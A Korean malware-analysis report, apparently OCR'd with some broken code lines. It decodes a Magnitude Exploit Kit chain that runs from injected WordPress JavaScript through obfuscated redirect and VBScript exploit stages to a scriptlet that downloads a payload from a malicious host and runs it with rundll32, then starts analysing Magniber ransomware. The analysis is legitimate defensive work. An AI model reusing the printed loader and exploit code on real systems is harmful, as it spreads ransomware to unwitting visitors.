"\x67\x65\x74\x54\x69\x6D\x65",

"\x73\x65\x74\x54\x69\x6D\x65",

"\x63\x6F\x6F\x6B\x69\x65",

"\x3D",

"\x3B\x65\x78\x70\x69\x72\x65\x73\x3D",

"\x74\x6F\x47\x4D\x54\x53\x74\x72\x69\x6E\x67",

"\x3B\x20\x70\x61\x74\x68\x3D",

"",

"\x69\x6E\x64\x65\x78\x4F\x66",

"\x6C\x65\x6E\x67\x74\x68",

"\x73\x75\x62\x73\x74\x72\x69\x6E\x67",

"\x3B",

"\x63\x6F\x6F\x6B\x69\x65\x45\x6E\x61\x62\x6C\x65\x64",

"\x63\x73\x72\x66\x5F\x75\x69\x64\x73",

"\x31",

"\x2F",

"\x68\x72\x65\x66",

"\x6C\x6F\x63\x61\x74\x69\x6F\x6E",

"\x68\x74\x74\x70\x73\x3A\x2F\x2F\x77\x77\x77\x2E\x63\x70\x6D\x32\x30\x2E\x
63\x6F\x6D\x2F\x77\x61\x74\x63\x68\x3F\x6B\x65\x79\x3D\x37\x38\x39\x61\x34
\x31\x32\x39\x65\x37\x38\x63\x30\x30\x30\x30\x38\x61\x34\x37\x62\x33\x36\x6
5\x32\x33\x64\x36\x35\x65\x61\x37"

]

ascii_strings2 =[]
```

for i2, hex_str2 in enumerate(_0x4ff1):

ascii_character2 =hex_str2.encode().decode('unicode_escape')

ascii_strings2.append(ascii_character2)

[코드 2. _0x4ff1 스크립트]



[그림 5. _0x4ff1 결과]

● 이를 토대로 복호화한 코드를 작성해 보면 아래와 같다.

function_mmm_(_0x14c3x2,_0x14c3x3,_0x14c3x4,_0x14c3x5) {

var _0x14c3x6= new Date();

var _0x14c3x7= new Date();

if(_0x14c3x4 ==null||_0x14c3x4 ==0)

{ _0x14c3x4= 3 }

_0x14c3x7.setTime(_0x14c3x6.getTime()+3600000*24*_0x14c3x4);

document.cookie= _0x14c3x2+"="+escape(_0x14c3x3)
+";expires="+_0x14c3x7[toGMTString]() +((_0x14c3x5)?; path= +_0x14c3x5: " ")}

function_nnn_(_0x14c3x9){

var _0x14c3xa= document.cookie.indexOf(csrf_uids +"=");

var _0x14c3xb_0x14c3xa +csrf_uids.length +1;

if((!_0x14c3xa) &&(csrf_uids !=document.cookie.substring(0, csrf_uids.length))) {

```
return null };
if(_0x14c3xa ==  -1) {
return null };
var _0x14c3xc = document.cookie.indexOf(";", _0x14c3xb);
if(_0x14c3xc ==  -1) {
_0x14c3xc = document.cookie.length };
return unescape(document.cookie.substring(_0x14c3xb, _0x14c3xc))
}
if(navigator.cookieEnabled) {
if(_nnn_(csrf_uids) ==1) {}
else {
_mmm_(csrf_uids,1,1,/);
window.location.href=
http://www.xxx.com/watch?key=789a4129e78c00008a47b36e23d65ea7 }
}
```

[코드 3. _0x4ff1 복호화 결과 확인]

● 즉, 쿠키 값 변조를 시도하며 쿠키가 활성화 되어있을 때 쿠키가 존재하고 csrf_uids 가 1 이면 아무 일도 시도하지 않고, 쿠키가 없고 csrf_uids 가 0 또는 다른 값일 경우 csrf_uids 를 1 로 설정한 뒤 http://www.xxx.com/로 연결을 시도하는 것을 확인할 수 있다.

[그림 6. xxx.com 연결 확인]

● 이 후, 연결이 완료되면 clk.verblife-2.co/click?i=gr7Z8Btukqg_0 로 넘어가게 되며, 여기서 다시 xxx.tech 로 Location 되는 것을 확인할 수 있다.

[그림 7. clk.verblife-2.co 확인]

[그림 8. Location: xxx.tech 확인]

● xxx.tech 를 확인해보면 base64 로 인코딩 되어있는 문자열을 확인할 수 있고 이를 복호화 하면 아래와 같다.

[그림 9. base64 인코딩 문자열 확인]

```
var btylygxp=function(nrekuac){

var

docoqqbq=window[(84,926374781951|90,1395890144413).toString(35,790874)];

return(docoqqbq+"hgpaopfq")[(45,505267||39,582291).toString(36,304718)+"At"](nrekuac)

},

bnuckgo=function(hwlkrs){

var qvtha=0;

for(var

cagft=0;cagft<hwlkrs[(62,201744339+-38,973776099).toString(34,129113)];cagft++)qvtha=qvtha+hwlkrs[btylygxp(18)+btylygxp(19)+"a"+btylygxp(9)+"C"+btylygxp(12)+"d"+btylygxp(17)+"A"+btylygxp(2)](cagft);

return qvtha^69;

};

riscjkfxzc=window[btylygxp(10)+btylygxp(18)+btylygxp(8)+btylygxp(7)+btylygxp(17)+"n"];

hwlkrs="";

for(var awmlyen in riscjkfxzc){
```

```
if(riscjkfxzc[awmlyen]===parseFloat(riscjkfxzc[awmlyen]))
hwlkrs+=bnuckgo(awmlyen)*riscjkfxzc[awmlyen]+"{";

}

window["l"+btylygxp(12)+btylygxp(18)+"a"+btylygxp(16)+"i"+btylygxp(12)+"n"]=btylygx
p(19)+btylygxp(2)+btylygxp(16)+btylygxp(3)+btylygxp(4)+btylygxp(6)+btylygxp(5)+"2"+"
8"+"7"+"8"+"d"+"6"+"f"+"j"+"4"+"2"+btylygxp(17)+"1"+"i"+"0"+"9"+"x"+btylygxp(15)+(51,
179004782<<63,1269794445).toString(33,710202)+btylygxp(15)+(20,2743>26,8122).toS
tring(25,954847)+btylygxp(5)+hwlkrs;
```

[코드 4. base64 디코딩 후 스크립트 확인]

● 위의 스크립트에서 toString 부분의 경우 브라우저를 통해 복호화 할 수 있으나, btylygxp 함수의 경우는 docoqqbq 부분을 http://xxx.tech 로 변경한 뒤 실행해야 제대로 된 결과를 확인할 수 있었다.

```
var btylygxp =function(nrekuac){

var docoqqbq=window.location; // http://xxx.tech

return(docoqqbq+"hgpaopfq").charAt(nrekuac)

},

bnuckgo=function(hwlkrs){

var qvtha=0;

for(var cagft=0; cagft<hwlkrs.length; cagft++)

qvtha=qvtha+hwlkrs.charCodeAt(cagft);

return qvtha^69;

};

riscjkfxzc = window.screen;

hwlkrs="";

for(var awmlyen in riscjkfxzc){

if(riscjkfxzc[awmlyen]===parseFloat(riscjkfxzc[awmlyen]))

hwlkrs+=bnuckgo(awmlyen)*riscjkfxzc[awmlyen]+"{";

}
```

window.location =

http://2878d6fj42e1i09x.xxx.com/0%7B95232%7B95520%7B106464%7B106368%7B88992%7B88896%7B0%7B1101360%7B2104320%7B26520%7B617760%7B26544%7B1176960%7B";

[코드 5. xxx.tech 복호화 스크립트]

[그림 10. xxx.tech 스크립트 실행 결과]

[그림 11. 동일 결과 확인]

● 결과를 확인했으니 2878d6fj42e1i09x.xxx.com 을 확인해 보면 역시 base64 인코딩 된 스크립트를 확인할 수 있다.

[그림 12. xxx.com base64 인코딩 확인]

● 이 역시 위와 같이 디코딩을 진행한 후, amuwbgh 부분을 http://2878d6fj42e1i09x.xxx.com/0%7B95232%7B95520%7B106464%7B106368%7B88992%7B88896%7B0%7B1101360%7B2104320%7B26520%7B617760%7B26544%7B1176960%7B 로 변경해야 한다.

● 그리고 systemXDPI 를 확인하는 것도 볼 수 있는데 이는 인터넷 익스플로러에서만 사용하는 값이므로 인터넷 익스플로러를 사용하여 복호화를 진행해야 한다.

● 마지막으로 window.screen 을 통한 해상도 및 DPI 값도 필요하므로 height 는 1080 DPI 는 96 으로 설정해야 한다.

● 모든 설정을 완료하면 아래와 같이 복호화된 스크립트를 확인할 수 있다.

```
var lkrqaeyg=window[(81,86125733<<96,583470250).toString(29,58808)],

tybnsopnb=function(hgnbfcw){

var

amuwbgh=window[(56,53436462064+-71,1698633989591).toString(36,509027)];

return(""+amuwbgh)[(13,140145&&26,410971).toString(32,534990)+"At"](hgnbfcw)

},

vhgcfp=function(hgnbfcw,mkvdygw){

return(hgnbfcw-lkrqaeyg[(23,327837034-
+91,1052300801).toString(36,178676)]).toString(mkvdygw-
lkrqaeyg[(63,520183613|7,1522870287).toString(35,594829)+"XDPI"])

};

try{

var mxfjyuyavi =

new

window[0]["A"+vhgcfp(21533954,132)+"X"+"O"+vhgcfp(9437069,126)](tybnsopnb(0)+ty
bnsopnb(27)+tybnsopnb(33)+"l"+"F"+tybnsopnb(19)+"l"+tybnsopnb(17));

window[0][vhgcfp(1071753938417,132)][vhgcfp(607870,125)]()[vhgcfp(16891206,130)]
();

mxfjyuyavi[vhgcfp(607870,125)]()[vhgcfp(16891206,130)]();

var yzdxzpzhem =

new
```

```
mxfjyuyavi["S"+tybnsopnb(31)+"r"+tybnsopnb(19)+tybnsopnb(3)+tybnsopnb(2)]["A"+vhg
cfp(21533954,132)+"X"+"O"+vhgcfp(9437069,126)](tybnsopnb(0)+tybnsopnb(27)+tybnso
pnb(33)+"l"+"F"+tybnsopnb(19)+"l"+tybnsopnb(17));

yzdxzpzhem[vhgcfp(607870,125)]()[vhgcfp(16891206,130)]();

yzdxzpzhem["S"+tybnsopnb(31)+"r"+tybnsopnb(19)+tybnsopnb(3)+tybnsopnb(2)][vhgcfp
(607870,125)](tybnsopnb(0)+tybnsopnb(2)+tybnsopnb(2)+tybnsopnb(3)+tybnsopnb(4)+t
ybnsopnb(6)+tybnsopnb(34)+tybnsopnb(48)+tybnsopnb(101)+tybnsopnb(98)+"v"+tybns
opnb(53)+tybnsopnb(25)+tybnsopnb(42)+"a"+tybnsopnb(55)+tybnsopnb(32)+tybnsopnb
(30)+vhgcfp(68593689673,132)+tybnsopnb(30)+vhgcfp(37979579,131)+tybnsopnb(5));

}catch(xbopbb){}

window["l"+tybnsopnb(32)+tybnsopnb(31)+"a"+tybnsopnb(2)+tybnsopnb(19)+tybnsopnb
(32)+tybnsopnb(26)]=tybnsopnb(0)+tybnsopnb(2)+tybnsopnb(2)+tybnsopnb(3)+tybnsop
nb(4)+tybnsopnb(6)+tybnsopnb(34)+tybnsopnb(48)+tybnsopnb(101)+tybnsopnb(98)+"v"
+tybnsopnb(53)+tybnsopnb(25)+tybnsopnb(42)+"a"+tybnsopnb(55)+tybnsopnb(32)+tyb
nsopnb(30)+vhgcfp(68593689673,132)+tybnsopnb(30)+vhgcfp(37979579,131)+tybnsopn
b(5);
```

[코드 6. xxx.com base64 디코딩 후 스크립트]

```
var lkrqaeyg =window.screen,

tybnsopnb =function(hgnbfcw){

var amuwbgh =window.location //

"http://2878d6fj42e1i09x.xxx.com/0%7B95232%7B95520%7B106464%7B106368%7B8
8992%7B88896%7B0%7B1101360%7B2104320%7B26520%7B617760%7B26544%7B1
176960%7B";

return(""+amuwbgh).charAt(hgnbfcw)

},

vhgcfp=function(hgnbfcw,mkvdygw){

return(hgnbfcw –1080(screen.height)).toString(mkvdygw –96(screen.systemXDPI))

};

try{

var mxfjyuyavi =new window.ActiveXObject.htmlFile;

window.document.open().close();
```

```
mxfjyuyavi.open().close();
var yzdxzpzhem =new mxfjyuyavi.Script.ActiveXObject.htmlFile;
yzdxzpzhem.open().close();
yzdxzpzhem.Script.open(http://576v7e3a1o.xxx.party/);
}
catch(xbopbb){}
window.location =http://576v7e3a1o.xxx.party/;
```

[코드 7. wentpi.com 최종 복호화 스크립트]

[그림 13. xxx.com 스크립트 실행 결과]

● 이제 576v7e3a1o.xxx.party 를 살펴보면, 역시 base64 인코딩 된 스크립트를 확인할 수 있다.

[그림 14. xxx.party base64 인코딩 확인]

● 이를 디코딩 후, 확인해보면 아래와 같이 난독화된 VBScript + js 를 확인할 수 있다.

```
Dim c333e

Dim K2H1F(32)

Dim jcjogqsqgg(32)

Dim N32

N32

=Array(chr(&h68&),"a","/",chr(&h29&),chr(50),chr(&o123&),chr(40),chr(44),"-
",chr(&o117&),"j","c",chr(&h62&),chr(&h35&),chr(118),chr(&o122&),chr(120),"_","o",chr(
&o66&),chr(72),chr(&h72&),chr(&o61&),chr(&h41&),chr(117),chr(&h44&),chr(112),chr(&
o114&),chr(37),chr(&h69&),chr(80),chr(67),chr(&h47&),chr(&o144&),chr(32),chr(69),":",
chr(&o70&),chr(&h6d&),chr(108),"w","n",chr(116),chr(&h37&),chr(&h73&),chr(&h65&),c
hr(&o64&),"9",chr(&h33&),chr(&o56&),chr(&h30&))

ltaip

=N32(28)&N32(24)&N32(46)&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(46)
&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(50)&N32(50)&N32(22)&N32(19)
&N32(28)&N32(24)&N32(46)&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(46)
&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(46)&N32(22)&N32(46)&N32(22)
&N32(28)&N32(24)&N32(46)&N32(4)&N32(46)&N32(4)&N32(28)&N32(24)&N32(46)&
N32(4)&N32(46)&N32(4)

For axldvyrpo =0To 114486-&o142466&

mvlub =mvlub &chr(&h1c&+40)

Next

yylzatx =ltaip &mvlub

qulia =UnEscape(yylzatx)

Dim KEq8WyXA

Dim k04rH1Ay88

sub VOV9wR()

J39Ge =chr(&h32&-16)

fye39m=N32(0)&N32(42)&N32(42)&N32(26)&N32(36)&N32(2)&N32(2)&"576v7e3a1o.vi
ewsup.party"&"/"&"3b620f956dcae45951c1dc058f2b0b71"
```

Execute(N32(32)&N32(45)&N32(42)&N32(9)&N32(12)&N32(10)&N32(45)&N32(11)&N32(42)&N32(6)&J39Ge&N32(41)&N32(45)&N32(40)&N32(36)&N32(22)&N32(48)&N32(43)&N32(50)&N32(47)&N32(19)&N32(4)&N32(50)&N32(8)&N32(31)&N32(4)&N32(43)&N32(47)&N32(8)&N32(22)&N32(22)&N32(31)&N32(35)&N32(8)&N32(23)&N32(46)&N32(47)&N32(35)&N32(8)&N32(46)&N32(46)&N32(46)&N32(13)&N32(13)&N32(48)&N32(13)&N32(46)&N32(50)&N32(50)&N32(50)&N32(50)&J39Ge&N32(3)&N32(49)&N32(5)&N32(0)&N32(45)&N32(39)&N32(39)&N32(35)&N32(16)&N32(45)&N32(11)&N32(24)&N32(42)&N32(45)&N32(34)&J39Ge&N32(15)&N32(24)&N32(41)&N32(33)&N32(39)&N32(39)&N32(48)&N32(4)&N32(49)&N32(45)&N32(16)&N32(45)&J39Ge&","&J39Ge&N32(5)&N32(20)&N32(35)&N32(27)&N32(27)&N32(48)&N32(4)&N32(49)&N32(25)&N32(27)&N32(27)&N32(7)&N32(5)&N32(0)&N32(45)&N32(39)&N32(39)&N32(35)&N32(16)&N32(45)&N32(11)&N32(17)&N32(15)&N32(24)&N32(41)&N32(25)&N32(27)&N32(27)&N32(34)&N32(38)&N32(44)&N32(0)&N32(42)&N32(1)&N32(34)&N32(14)&N32(12)&N32(44)&N32(11)&N32(21)&N32(29)&N32(26)&N32(42)&N32(36)&N32(31)&N32(39)&N32(18)&N32(44)&N32(45)&N32(6)&N32(35)&N32(16)&N32(45)&N32(11)&N32(24)&N32(42)&N32(45)&N32(6)&J39Ge&"&J39Ge&"&J39Ge&N32(32)&N32(45)&N32(42)&N32(9)&N32(12)&N32(10)&N32(45)&N32(11)&N32(42)&N32(6)&J39Ge&"&J39Ge&J39Ge&"&J39Ge&N32(44)&N32(11)&N32(21)&N32(29)&N32(26)&N32(42)&N32(36)&J39Ge&"&fye39m&J39Ge&J39Ge&"&J39Ge&N32(3)&J39Ge&"&J39Ge&"&J39Ge&N32(3)&N32(3)&J39Ge)

end sub

Class K426h763b

Dim N59GE2()

Private Sub Class_Initialize

Execute(N32(15)&N32(45)&N32(25)&N32(29)&N32(38)&N32(34)&N32(30)&N32(21)&N32(45)&N32(44)&N32(45)&N32(21)&N32(14)&N32(45)&N32(34)&"N59GE2(1, &hd72&-&h5a2&)")

End Sub

Public Sub D9J625hX2()

Execute(N32(15)&N32(45)&N32(25)&N32(29)&N32(38)&N32(34)&N32(30)&N32(21)&N32(45)&N32(44)&N32(45)&N32(21)&N32(14)&N32(45)&N32(34)&"N59GE2(1, 1)")

End Sub

End Class

Class gJ3R2

End Class

Function cskd2eo8(W77G0zj98x, gnyth)

```
c333e =Null

Set c333e =New K426h763b

For axldvyrpo =0To &o5&+&o33&

Set K2H1F(axldvyrpo) =gnyth

Next

Set c333e.N59GE2(W77G0zj98x, 2) =gnyth

Dim Yp3566

Dim axldvyrpo

For axldvyrpo =0To &hc&+&o23&

If Asc(Mid(jcjogqsqgg(axldvyrpo), 3, 1)) =VarType(gnyth) Then

Yp3566 =ki33KlHYcM(Mid(jcjogqsqgg(axldvyrpo), &o3&+&o4&, 2))

End If

jcjogqsqgg(axldvyrpo) =Null

Next

If Yp3566 =Null Then

Return

End If

cskd2eo8 =Yp3566

End Function

Function D1p3SWE(W77G0zj98x, Yp3566)

ltaip

=N32(28)&N32(24)&N32(46)&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(46)
&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(50)&N32(50)&N32(50)&N32(37)
&N32(28)&N32(24)&N32(46)&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(46)
&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(46)&N32(22)&N32(46)&N32(22)

yylzatx =ltaip &B582q03HK(Yp3566) &mvlub

qulia =UnEscape(yylzatx)
```

```
c333e =Null

Set c333e =New K426h763b

Dim alrtbyiq

alrtbyiq =c333e.N59GE2(W77G0zj98x, 2)

D1p3SWE =alrtbyiq

End Function

Sub p70Puj6kg4(W77G0zj98x, Yp3566)

ltaip

=N32(28)&N32(24)&N32(46)&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(46)
&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(46)&N32(50)&N32(50)&N32(31)
&N32(28)&N32(24)&N32(50)&N32(50)&N32(50)&N32(50)&N32(28)&N32(24)&N32(50)
&N32(50)&N32(50)&N32(50)&N32(28)&N32(24)&N32(50)&N32(50)&N32(50)&N32(50)

yylzatx =ltaip &B582q03HK(Yp3566) &mvlub

qulia =UnEscape(yylzatx)

c333e =Null

Set c333e =New K426h763b

c333e.N59GE2(W77G0zj98x, 2) =CSng(0)

End Sub

Function I7W42(W77G0zj98x)

Dim Yp3566

Dim m9243928

Dim asn47Enm7O

Dim ZPDo2l9L1

Set k39BPw33 =New gJ3R2

Yp3566 =cskd2eo8(W77G0zj98x, k39BPw33)

ZPDo2l9L1 =D1p3SWE(W77G0zj98x, Yp3566 +&o17&-&h7&)

m9243928 =ki33KlHYcM(Mid(ZPDo2l9L1, 3, 2))
```

```
ZPDo2l9L1 =D1p3SWE(W77G0zj98x, m9243928 +4)

asn47Enm7O =ki33KlHYcM(Mid(ZPDo2l9L1, 1, 2))

p70Puj6kg4 W77G0zj98x, asn47Enm7O +726-&o542&

VOV9wR()

End Function

Function eW90BB8r1J

c333e.D9J625hX2()

Dim axldvyrpo

For axldvyrpo =0To &o5&+&o33&

jcjogqsqgg(axldvyrpo) =Mid(qulia, 1, &h122d&+&h4b93&)

Next

End Function

functionki33KlHYcM(gnyth) {

returngnyth.charCodeAt(0) |(gnyth.charCodeAt(1) <<16);

}

functionB582q03HK(qulia) {

returnString.fromCharCode(qulia &65535) +String.fromCharCode(qulia >>16);

}

var alrtbyiq =

{"v\u0061\u006c\u0075\u0065\u004f\u0066"(valueOf): function()
{eW90BB8r1J();return 1;}};

I7W42(alrtbyiq);
```

[코드 8. xxx.party 난독화된 스크립트]

● xxx.party 의 N32 라는 배열의 문자를 가져다 쓰는 방식을 이용하므로 이를 이용해 복호화를 진행할 수 있으나, 그 외 난독화 방식은 매우 복잡하므로 핵심적인 부분만 살펴보면 아래와 같다.

```
N32 =[

chr(0x68), "a", "/", chr(0x29), chr(50), chr(0o123), chr(40), chr(44), "-",

chr(0o117), "j", "c", chr(0x62), chr(0x35), chr(118), chr(0o122), chr(120), "_", "o",

chr(0o66), chr(72), chr(0x72), chr(0o61), chr(0x41), chr(117), chr(0x44), chr(112),

chr(0o114), chr(37), chr(0x69), chr(80), chr(67), chr(0x47), chr(0o144), chr(32),

chr(69), ":", chr(0o70), chr(0x6D), chr(108), "w", "n", chr(116), chr(0x37),

chr(0x73), chr(0x65), chr(0o64), "9", chr(0x33), chr(0o56), chr(0x30)

]

J39Ge =chr(0x32-16)

fye39m=N32[0]+N32[42]+N32[42]+N32[26]+N32[36]+N32[2]+N32[2]+"576v7e3a1o.view
sup.party"+"/"+"3b620f956dcae45951c1dc058f2b0b71"

excute1 =(

N32[32]+N32[45]+N32[42]+N32[9]+N32[12]+N32[10]+N32[45]+N32[11]+N32[42]+N32[
6]+

J39Ge+N32[41]+N32[45]+N32[40]+N32[36]+N32[22]+N32[48]+N32[43]+N32[50]+N32[4
7]+N32[19]+

N32[4]+N32[50]+N32[8]+N32[31]+N32[4]+N32[43]+N32[47]+N32[8]+N32[22]+N32[22]
+N32[31]+

N32[35]+N32[8]+N32[23]+N32[46]+N32[47]+N32[35]+N32[8]+N32[46]+N32[46]+N32[4
6]+N32[13]+

N32[13]+N32[48]+N32[13]+N32[46]+N32[50]+N32[50]+N32[50]+N32[50]+J39Ge+N32[3
]+N32[49]+

N32[5]+N32[0]+N32[45]+N32[39]+N32[39]+N32[35]+N32[16]+N32[45]+N32[11]+N32[2
4]+N32[42]+

N32[45]+N32[34]+J39Ge+N32[15]+N32[24]+N32[41]+N32[33]+N32[39]+N32[39]+N32[4
8]+N32[4]+

N32[49]+N32[45]+N32[16]+N32[45]+J39Ge+","+J39Ge+N32[5]+N32[20]+N32[35]+N32[2
7]+N32[27]

+N32[48]+N32[4]+N32[49]+N32[25]+N32[27]+N32[27]+N32[7]+N32[5]+N32[0]+N32[45
]+N32[39]+
```

```
N32[39]+N32[35]+N32[16]+N32[45]+N32[11]+N32[17]+N32[15]+N32[24]+N32[41]+N32[25]+N32[27]+

N32[27]+N32[34]+N32[38]+N32[44]+N32[0]+N32[42]+N32[1]+N32[34]+N32[14]+N32[12]+N32[44]+

N32[11]+N32[21]+N32[29]+N32[26]+N32[42]+N32[36]+N32[31]+N32[39]+N32[18]+N32[44]+N32[45]+

N32[6]+N32[35]+N32[16]+N32[45]+N32[11]+N32[24]+N32[42]+N32[45]+N32[6]+J39Ge+J39Ge+J39Ge+

N32[32]+N32[45]+N32[42]+N32[9]+N32[12]+N32[10]+N32[45]+N32[11]+N32[42]+N32[6]+J39Ge+J39Ge+

J39Ge+J39Ge+N32[44]+N32[11]+N32[21]+N32[29]+N32[26]+N32[42]+N32[36]+J39Ge+fye39m+J39Ge+

J39Ge+J39Ge+N32[3]+J39Ge+J39Ge+J39Ge+N32[3]+N32[3]+J39Ge

)

print(excute1)
```

[코드 9. N32 배열을 이용한 복호화]

● 결과를 확인해 보면,

http://576v7e3a1o.xxx.party/3b620f956dcae45951c1dc058f2b0b71 에 존재하는 스크립트를 실행하는 것을 확인할 수 있다.

[그림 15. N32 배열 복호화 결과 확인]

● 이제 http://576v7e3a1o.xxx.party/3b620f956dcae45951c1dc058f2b0b71 를 확인해 보면 아래와 같은 스크립트를 확인할 수 있다.

```
<scriptlet><script language="VBScript">Dim vshell,vstream,vreq,path,garb,objServices,objProcess
Set vshell=GetObject("new:72C24DD5-D70A-438B-8A42-98424B88AFB8")
Set vstream=GetObject("new:00000566-0000-0010-8000-00AA006d2EA4")
Set vreq=GetObject("new:2087C2f4-2CEf-4953-a8ab-66779b670495")
path="c:"&vshell.ExpandEnvironmentStrings("%HOMEPATH%")&"\IZ6Gu4.m58111U"
garb="nS9uW4Uy"
For i = 0 To 22
garb=garb&garb
Next
vstream.Type=2
vstream.Charset="iso-8859-1"
vstream.Open
vreq.Open "GET","http://576v7e3a1o.xxx.party/a68db7f159e3ab5aded3d4a9feda3c26",0
vreq.Send
vreq.WaitForResponse
vstream.WriteText vreq.ResponseText&garb
vstream.SavetoFile path
vstream.Close
Set objServices=GetObject("new:76A64158-CB41-11D1-8B02-00600806D9B6").ConnectServer(".","/root/cimv2")
Set objProcess=objServices.Get("Win32_Process")
objProcess.Create "rundll32.exe "&path&",n67urvvgfdgf"</script></scriptlet>
```

[그림 16. 최종 실행 스크립트 확인]

● 최종 스크립트를 확인해 보면, 사용자의 홈 디렉토리에 IZ6Gu4.m58111U 란 파일을 만드는데 파일의 내용은 http://576v7e3a1o.xxx.party/a68db7f159e3ab5aded3d4a9feda3c26 에서 가져온 데이터와 "nS9uW4Uy"를 22 번 반복해 더한 garb 를 합친 값임을 확인할 수 있다.

● 그 다음, GetObject("new:76A64158-CB41-11D1-8B02-00600806D9B6").ConnectServer(".","/root/cimv2")를 통해 cimv2 네임스페이스에 연결하여 Win32_Process 클래스를 가져와 IZ6Gu4.m58111U 파일의 n67urvvgfdgf 함수를 실행하는 것을 확인할 수 있다.

● 정리해보면, WordPress 취약점을 이용한 공격으로 초기 사이트의 js 파일이 변조시킨 후 초기 사이트로 접근한 사용자들을 악성 사이트로 이동시킨 뒤 악성코드(매그니베르)를 다운로드하고 실행하는 Exploit kit 임을 알 수 있다.

● Magnitude Exploit Kit 의 경우 Drive By Download 공격을 통해 랜섬웨어인 Magniber 를 설치한다.

대응 방안

- C&C 주소 차단

- 보안 정책 반영

🔍 Sample #4: [Magniber]

- 분석 시기: 2025-03-14

- 악성코드 유형: 랜섬웨어

- 사용 도구: Ida Free, xdbg, Detect it easy, Procmon, Process Explorer

- 분석 방식: 정적 분석, 동적 분석

🧠 주요 기능 요약

- 메모리에서 동작하며 파일 암호화 및 파일명 조작

- 시스템 백업 복사본 파일을 전부 제거

🔁 동작 흐름 요약 및 순서도

1. 실행

2. 메모리 상에 랜섬웨어 코드 데이터 로드


3. 뮤텍스 생성

4. 드라이브 타입 확인 후 드라이브 안의 디렉토리 및 파일 탐색

5. 파일 암호화 후 파일명 뒤에 뮤텍스 이름을 더해 변경 후 저장

6. readme.txt 파일을 오픈하고 인터넷 익스플로러를 통해 사이트와 연결을 시도

7. 레지스트리를 조작하여 wmic 를 통해 시스템 백업 복사본 파일 제거



상세 분석

● 처음 파일 로드 시, DllEntryPoint 에서 시작하는 것을 알 수 있고, sub_180001018 로 넘어가는 것을 확인할 수 있다.

```
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  __int64 v3; // rdx

  v3 = fdwReason - 1;
  if ( !(_DWORD)v3 )
    sub_180001018(hinstDLL, v3, lpReserved);
  return 1;
}
```


[그림 1. DllEntryPoint]

